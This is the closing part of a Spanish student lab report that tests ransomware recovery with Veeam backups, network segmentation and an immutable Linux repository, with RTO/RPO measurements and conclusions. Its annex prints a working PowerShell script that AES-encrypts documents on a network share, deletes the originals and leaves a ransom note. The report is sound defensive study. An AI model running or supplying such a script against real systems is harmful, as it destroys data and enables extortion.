


Ilustración 60. Comprobación de archivos de DatosEmpresa recuperados.

Tras la restauración, el sistema recupera completamente el acceso a los datos afectados, eliminando el impacto del ataque ransomware.

Este resultado demuestra la importancia de disponer de un sistema de copias de seguridad correctamente configurado, capaz de garantizar la recuperación de la información ante incidentes de seguridad.

4.6 Medición de tiempos y objetivos (RTO y RPO)

En este apartado se analiza el tiempo necesario para recuperar los datos tras la simulación del ataque ransomware, y también se mide la cantidad máxima de datos que se podrían perder, con el objetivo de evaluar el cumplimiento del RTO y del RPO.

4.6.1 Tiempo necesario para recuperar los datos

Para medir el tiempo de recuperación, se ha tenido en cuenta el intervalo comprendido desde el momento en que se detecta el ataque ransomware hasta que los datos vuelven a estar completamente disponibles y operativos.

El proceso seguido ha sido el siguiente:

1. Detección del ataque (archivos cifrados).
2. Eliminación de archivos cifrados.
3. Acceso a la consola de Veeam Backup & Replication.
4. Selección del punto de restauración.
5. Restauración de los datos.
6. Verificación de la integridad.

Durante la realización de la prueba en el entorno de laboratorio, se ha medido el tiempo necesario para completar el proceso de recuperación, obteniendo los siguientes resultados aproximados:

Fase del proceso	Tiempo aproximado
Detección del incidente	1 minuto
Eliminación de archivos cifrados	1 minuto
Acceso a la consola de Veeam	1 minuto
Selección del punto de restauración	2 minutos
Restauración de datos	1 minuto
Verificación	2 minutos
Tiempo total	8 minutos

Tabla 2. Mediciones del tiempo de recuperación de mi laboratorio.

Este tiempo puede variar en función del volumen de datos y del rendimiento del sistema, pero resulta representativo para el entorno de laboratorio implementado.

4.6.2 Evaluación del RTO

Una vez obtenido el tiempo total de recuperación, se procede a evaluar si se cumple el objetivo de recuperación establecido.

En este caso, se ha establecido un RTO objetivo de 30 minutos, considerando un entorno empresarial simulado de tamaño medio, donde una interrupción prolongada del servicio podría afectar a la actividad, pero no requiere tiempos de recuperación críticos como en sectores altamente sensibles.

Comparando el resultado obtenido, de 8 minutos, con el objetivo de 30 minutos, se puede evaluar que el sistema cumple ampliamente con el objetivo de recuperación establecido.

El reducido tiempo de recuperación se debe a varios factores:

- Configuración previa del sistema de backup.
- Uso de copias de seguridad locales.
- Bajo volumen de datos.
- Rapidez en la detección del incidente.

Además, el uso del repositorio de backup correctamente configurado permite acceder rápidamente a los datos sin depender de sistemas externos.

4.6.3 Evaluación del RPO

En el laboratorio implementado, el RPO está determinado por la frecuencia de ejecución de los backups, configurados de forma diaria. Esto implica que, en el peor de los casos, se podría perder la información generada desde la última copia de seguridad hasta el momento del ataque, lo que supone un máximo de 24 horas de datos.

Esta decisión se basa en un equilibrio entre el nivel de protección de los datos y los recursos disponibles, ya que una mayor frecuencia de copias implicaría un incremento en el consumo de almacenamiento, uso de red y carga sobre los sistemas. No obstante, en escenarios donde la pérdida de datos de varias horas no sea tolerable, sería recomendable implementar copias más frecuentes.

En la prueba realizada, el ataque se ejecutó poco después de la última copia, por lo que la pérdida de información fue inexistente, aunque en otros escenarios la pérdida podría haber alcanzado hasta 24 horas.

5. Análisis del comportamiento del ransomware y resiliencia del sistema

En este apartado se analiza el comportamiento del ransomware simulado dentro del entorno de laboratorio, así como la capacidad del sistema de copias de seguridad para resistir el ataque y garantizar la recuperación de los datos. Para ello, se estudia el alcance y las limitaciones del ataque, y el papel del repositorio de copias en la protección del sistema.

5.1 Alcance del ataque en el laboratorio

Durante la ejecución del ransomware en el equipo cliente, se observa que el ataque afecta exclusivamente a los datos accesibles desde dicho sistema. En este caso, el cliente trabaja directamente sobre una carpeta compartida ubicada en el servidor Windows, lo que provoca el cifrado de los archivos almacenados en dicha ubicación.

El ataque no se extiende más allá de estos datos, ya que el cliente no dispone de visibilidad ni de acceso directo a la red backup, donde se encuentra el repositorio de copias de seguridad. Como consecuencia, los backups almacenados en el servidor Linux no se ven afectados en ningún momento.

No obstante, el servidor Windows sí representa un punto crítico dentro de la infraestructura. En un escenario real, si este servidor fuera comprometido directamente, sería necesario reinstalar el software de backup y volver a registrar el repositorio existente. De este modo, los datos seguirían siendo recuperables sin pérdida de información.

5.2 Limitaciones del ataque y segmentación de red

El diseño de la infraestructura, basado en la separación entre la red principal y la red backup, introduce una barrera que dificulta la propagación del ataque. Aunque el servidor Windows dispone de conexión a ambas redes, actúa como único punto de enlace, reduciendo la superficie de ataque y permitiendo controlar el flujo de datos hacia el repositorio de copias.

Como resultado, el ransomware no puede alcanzar directamente el repositorio de copias desde el cliente. Esta segmentación de red constituye una medida clave para limitar el impacto del ataque y preservar la capacidad de recuperación del sistema.

No obstante, este diseño no garantiza una protección absoluta. En caso de que el servidor Windows se vea comprometido, podría utilizarse como puente entre redes, permitiendo a un atacante intentar acceder al repositorio de copias.

Por otro lado, existen variantes avanzadas de ransomware que incorporan técnicas de doble extorsión. En estos casos, además del cifrado de los datos, se produce la filtración de información sensible. En este tipo de escenarios, aunque el sistema de copias de seguridad permita recuperar los datos afectados, la organización seguiría enfrentándose a riesgos significativos derivados de la posible exposición de la información, como daños reputacionales, pérdida de confidencialidad o incluso consecuencias legales.

Esto evidencia que las copias de seguridad, aunque esenciales, no constituyen una solución completa frente a todas las amenazas asociadas al ransomware.

5.3 Protección del repositorio de copias

El repositorio de copias de seguridad, ubicado en el servidor Linux, constituye el elemento más crítico del sistema. En el laboratorio implementado, este repositorio se encuentra configurado con inmutabilidad, lo que impide la modificación o eliminación de los backups durante el periodo definido.

Esta característica garantiza que, incluso en caso de acceso no autorizado al sistema, los datos almacenados no puedan ser cifrados ni eliminados por el ransomware. De este modo, se asegura la disponibilidad de las copias de seguridad y se mantiene la capacidad de recuperación del sistema.

6. Conclusión

El desarrollo de este proyecto ha permitido comprobar la importancia de disponer de un sistema de copias de seguridad adecuado dentro de cualquier entorno empresarial. Además, nos ha permitido garantizar la disponibilidad de los datos incluso ante un incidente crítico, un ataque ransomware.

La simulación realizada ha evidenciado el impacto del cifrado como técnica utilizada por el ransomware. El hecho de que los archivos queden completamente inaccesibles demuestra la gravedad de este tipo de ataques y la necesidad de contar con mecanismos que permitan revertir la situación de forma controlada. Esto refuerza la idea de que la prevención no siempre es suficiente, y que la capacidad de recuperación debe considerarse un pilar esencial dentro de la seguridad de los sistemas.

En cuanto al comportamiento del sistema implementado, se ha comprobado que la solución basada en Veeam Backup & Replication permite responder de forma eficaz ante el ataque, facilitando la restauración completa de los datos.

Por otro lado, se ha verificado el cumplimiento de los objetivos planteados, especialmente en lo relativo al tiempo de recuperación (RTO), que se ha realizado en un tiempo reducido. Este resultado confirma que el sistema no solo es funcional, sino también eficiente desde el punto de vista operativo.

En relación con la resiliencia del sistema, se ha observado que la combinación de medidas como la segmentación de red y la inmutabilidad del repositorio contribuyen a limitar el alcance del ataque. El ransomware ha afectado únicamente a los datos accesibles desde el cliente, mientras que las copias de seguridad han permanecido protegidas, garantizando la posibilidad de recuperación en todo momento.

Durante la realización del proyecto se han obtenido diversas lecciones relevantes, entre las que destacan la importancia de verificar periódicamente las copias de seguridad y la necesidad de diseñar adecuadamente la arquitectura del sistema. Asimismo, se ha puesto de manifiesto que la existencia de copias de seguridad no es suficiente si no se garantiza su correcta restauración.

Como propuesta de mejora futura, se plantea la posibilidad de ampliar el sistema incorporando copias de seguridad en la nube, así como la implementación de medidas adicionales de seguridad, como controles de acceso más restrictivos, autenticación robusta o sistemas de monitorización. Estas mejoras permitirían aumentar el nivel de resiliencia del sistema y adaptarlo a entornos empresariales más exigentes.

7. Referencias bibliográficas

- Association, A. H. (2025). *El ciberataque a Change Healthcare subraya la urgente necesidad de reforzar la preparación en ciberseguridad en las organizaciones sanitarias*. Obtenido de American Hospital Association:
<https://www.aha.org/change-healthcare-cyberattack-underscores-urgent-need-strengthen-cyber-preparedness-individual-health-care-organizations-and>
- BBVA. (8 de Junio de 2023). *La empresa ciber-resiliente, la nueva estrella de la ciberseguridad*. Obtenido de BBVA: <https://www.bbva.com/es/innovacion/la-empresa-ciber-resiliente-la-nueva-estrella-de-la-ciberseguridad/>
- Cloudflare. (s.f.). *¿Qué es el cifrado?* Obtenido de Cloudflare:
<https://www.cloudflare.com/es-es/learning/ssl/what-is-encryption/>
- Enterprise, H. P. (14 de Julio de 2025). *¿Qué es la virtualización?* Obtenido de HPE España: <https://www.hpe.com/es/es/what-is/virtualization.html>
- IBM. (13 de Junio de 2024). *¿Qué es el cifrado de datos?* Obtenido de IBM:
<https://www.ibm.com/es-es/topics/encryption>
- IBM. (2024). *¿Qué es la recuperación ante desastres (Disaster Recovery)?* Obtenido de IBM: <https://www.ibm.com/es-es/topics/disaster-recovery>
- IBM. (13 de Junio de 2024). *¿Qué es la virtualización?* Obtenido de IBM Think:
<https://www.ibm.com/es-es/think/topics/virtualization>
- Interempresas. (s.f.). *El ransomware es la ciberamenaza que más preocupa a las empresas españolas*. Obtenido de Interempresas.net:
<https://www.interempresas.net/Ciberseguridad/Articulos/588913-El-ransomware-es-la-ciberamenaza-que-mas-preocupa-a-las-empresas-espanolas.html>
- IONOS. (s.f.). *Estrategias de backup: tipos de copias de seguridad más importantes*. Obtenido de IONOS España:
<https://www.ionos.es/digitalguide/servidores/know-how/tipos-de-copias-de-seguridad/>

IONOS. (s.f.). *Regla backup 3-2-1: así es la regla para las copias de seguridad.*

Obtenido de IONOS España:

<https://www.ionos.es/digitalguide/servidores/seguridad/regla-backup-3-2-1/>

Kaspersky. (s.f.). *¿Qué es el ransomware?* Obtenido de Kaspersky:

<https://www.kaspersky.es/resource-center/threats/ransomware>

OpenText. (20 de Noviembre de 2024). *Ciberseguridad 2024: encuesta sobre ransomware - aumentan los ataques a la cadena de suministro y continúan los pagos de rescate.* Obtenido de OpenText:

<https://www.opentext.com/about/press-releases/opentext-cybersecurity-2024-ransomware-survey-supply-chain-attacks-surge-ransom-payments-persist>

Penlilent. (17 de Diciembre de 2025). *Ciberataque a Change Healthcare: qué sucedió, qué significa y qué pasos debemos seguir.* Obtenido de Penlilent:

<https://www.penlilent.ai/hackinglabs/change-healthcare-cyberattack-what-happened-what-it-means-and-where-we-go-from-here/>

Petrosyan, A. (18 de Marzo de 2024). *Duración media del tiempo de inactividad tras un ataque de ransomware en organizaciones de Estados Unidos (2020-2022).*

Obtenido de Statista: <https://www.statista.com/statistics/1275029/length-of-downtime-after-ransomware-attack-us/>

Security, I. D. (Mayo de 2023). *Más del 90 % de los ataques de ransomware se dirigen al almacenamiento de backup.* Obtenido de IT Digital Security:

<https://www.itdigitalsecurity.es/actualidad/2023/05/mas-del-90-de-los-ataques-de-ransomware-se-dirigen-al-almacenamiento-de-backup>

Sophos. (24 de Abril de 2024). *Los pagos de ransomware aumentaron un 500 % el último año, según el informe State of Ransomware de Sophos.* Obtenido de Sophos: <https://www.sophos.com/en-us/press/press-releases/2024/04/ransomware-payments-increase-500-last-year-finds-sophos-state>

Tuple. (s.f.). *¿Qué es ransomware? Definición, impacto y prevención.* Obtenido de Tuple Knowledge Base: <https://www.tuple.nl/en/knowledge-base/ransomware>

- Veeam. (17 de Agosto de 2022). *Inmutabilidad en Linux: una solución frente al ransomware*. Obtenido de Veeam: <https://www.veeam.com/blog/es/linux-immutability-ransomware-solution.html>
- Veeam. (s.f.). *Documentación de Veeam Backup & Replication*. Obtenido de Veeam Help Center: <https://helpcenter.veeam.com/docs/backup/vsphere/overview.html>
- Vila, E. (9 de Diciembre de 2021). *Veeam Immutability: ¿qué es y casos de uso?* Obtenido de Wetcom: <https://www.wetcom.com/blog/backup-and-availability-content-foundry-10/veeam-immutability-que-es-y-casos-de-uso-626>
- VMware. (2023). *Documentación de VMware Workstation Player*. Obtenido de VMware: <https://www.vmware.com/products/workstation-player.html>
- Wikipedia. (s.f.). *Copia de seguridad*. Obtenido de Wikipedia: https://es.wikipedia.org/wiki/Copia_de_seguridad
- Wikipedia. (s.f.). *Ransomware - definición y funcionamiento*. Obtenido de Wikipedia: <https://en.wikipedia.org/wiki/Ransomware>
- Wikipedia. (s.f.). *Resiliencia organizacional*. Obtenido de Wikipedia: https://es.wikipedia.org/wiki/Resiliencia_organizacional

8. Índice de tablas

Tabla 1. Máquinas virtuales del laboratorio.	19
Tabla 2. Mediciones del tiempo de recuperación de mi laboratorio.....	56

9. Índice de ilustraciones

Ilustración 1. Porcentaje de empresas afectadas por un ataque ransomware en 2024.	4
Ilustración 2. La duración media del tiempo de inactividad tras un ataque ransomware.	5
Ilustración 3. Coste medio de rescate de un ataque ransomware.	6
Ilustración 4. Tipos de copias de seguridad: completa, incremental y diferencial.....	9
Ilustración 5. Proceso de cifrado y descifrado de datos mediante cifrado simétrico.	11

Ilustración 6. Proceso de cifrado y descifrado de datos mediante cifrado asimétrico.	11
Ilustración 7. Representación de los objetivos de recuperación RTO y RPO en un sistema de respaldo de datos.	13
Ilustración 8. Proceso típico de infección y cifrado en un ataque ransomware.	16
Ilustración 9. Funcionamiento de la virtualización mediante máquinas virtuales.	18
Ilustración 10. Proceso de backup.	22
Ilustración 11. Proceso de restauración.	23
Ilustración 12. Creación de la máquina virtual “Cliente Windows”.	24
Ilustración 13. Creación de la máquina virtual “Servidor Windows”.	25
Ilustración 14. Creación de la máquina virtual “Servidor Linux”.	26
Ilustración 15. Configuración del entorno virtual.	27
Ilustración 16. Instalación de Windows 10 en Cliente Windows.	27
Ilustración 17. Cambio del nombre del equipo en Cliente Windows.	28
Ilustración 18. Asignación de dirección IP en Cliente Windows.	28
Ilustración 19. Instalación de Windows Server 2022 en Servidor Windows.	29
Ilustración 20. Cambio del nombre del equipo en Servidor Windows.	29
Ilustración 21. Asignación de dirección IP en la red principal en Servidor Windows.	30
Ilustración 22. Asignación de dirección IP en la red backup en Servidor Windows.	31
Ilustración 23. Comprobación de conectividad entre el Cliente y el Servidor Windows.	31
Ilustración 24. Instalación de Ubuntu Server 22.04.5 en Servidor Linux.	32
Ilustración 25. Configuración del nombre del servidor en Servidor Linux.	32
Ilustración 26. Instalación de paquete OpenSSH en Servidor Linux.	33
Ilustración 27. Conexión con el usuario “veeamuser” en Servidor Linux.	33
Ilustración 28. Configuración del disco duro de 100GB en Servidor Linux.	34
Ilustración 29. Asignación de dirección IP en Servidor Linux.	34
Ilustración 30. Comprobación de conectividad entre el Servidor Linux y el Servidor Windows.	35
Ilustración 31. Instalación de Veeam Backup & Replication 12.3.2 en Servidor Windows.	36
Ilustración 32. Consola de Veeam Backup & Replication.	36
Ilustración 33. Añadir repositorio de backups en Veeam.	37
Ilustración 34. Añadir un repositorio de backups de Linux en Veeam.	38

Ilustración 35. Credenciales del Servidor Linux para añadirlo al repositorio de backups.	38
Ilustración 36. Configuración del nuevo repositorio de backups.	39
Ilustración 37. Repositorio-Backup-Linux añadido.	39
Ilustración 38. Creación y configuración de la carpeta compartida DatosEmpresa. .	40
Ilustración 39. Creación de archivos en la carpeta compartida desde el Cliente Windows.	41
Ilustración 40. Comprobación del correcto funcionamiento de la carpeta compartida desde el Servidor Windows.	41
Ilustración 41. Creación del primer backup.	42
Ilustración 42. Configuración de la copia de seguridad de DatosEmpresa.	43
Ilustración 43. Copia de seguridad DatosEmpresa añadida.	43
Ilustración 44. Automatización diaria del proceso de backup de DatosEmpresa.	44
Ilustración 45. Copia de seguridad DatosEmpresa automatizada.	45
Ilustración 46. Ejecución de la copia de seguridad de DatosEmpresa.	45
Ilustración 47. Proceso de backup de DatosEmpresa.	46
Ilustración 48. Copia de seguridad de DatosEmpresa completada.	46
Ilustración 49. Verificación de los archivos generados en el repositorio.	47
Ilustración 50. Verificación de datos inmutables ante eliminación en Servidor Linux.	47
Ilustración 51. Verificación de datos inmutables ante modificación en Servidor Linux.	48
Ilustración 52. Verificación de datos inmutables ante eliminación en Veeam.	48
Ilustración 53. Script para simular ataque ransomware.	50
Ilustración 54. Ejecución del script de ransomware.	51
Ilustración 55. Archivos afectados por el ataque ransomware en el Cliente Windows.	51
Ilustración 56. Nota de rescate del ataque ransomware en el Servidor Windows. ...	52
Ilustración 57. Restauración de la carpeta compartida.	53
Ilustración 58. Restauración de los archivos de DatosEmpresa.	53
Ilustración 59. Proceso de restauración de la carpeta compartida completado.	54
Ilustración 60. Comprobación de archivos de DatosEmpresa recuperados.	55

10. Anexo

10.1 Script usado para la simulación

```
$folder = "\\192.168.1.5\DatosEmpresa"
$key = "1234567890123456"
$extensions = "*.docx","*.xlsx","*.pdf","*.txt"

Get-ChildItem -Path $folder -Recurse -Include $extensions -File | ForEach-Object {

    try {
        $content = Get-Content $_.FullName -Raw
        $bytes = [System.Text.Encoding]::UTF8.GetBytes($content)

        $aes = New-Object System.Security.Cryptography.AesManaged
        $aes.Key = [System.Text.Encoding]::UTF8.GetBytes($key)
        $aes.GenerateIV()

        $encryptor = $aes.CreateEncryptor()
        $encrypted = $encryptor.TransformFinalBlock($bytes,0,$bytes.Length)

        $newFile = $_.FullName + ".empresa_locked"
        [System.IO.File]::WriteAllBytes($newFile,$encrypted)

        Remove-Item $_.FullName -Force
    }
    catch {
        Write-Host "Error en archivo: $(($_.FullName))"
    }
}

$note = @"
Your files have been encrypted.

To recover your data you must pay the ransom.
"@

$notePath = "$folder\RECOVER_FILES.txt"
Set-Content -Path $notePath -Value $note

Add-Type -AssemblyName PresentationFramework
[System.Windows.MessageBox]::Show("Your files have been encrypted!")
```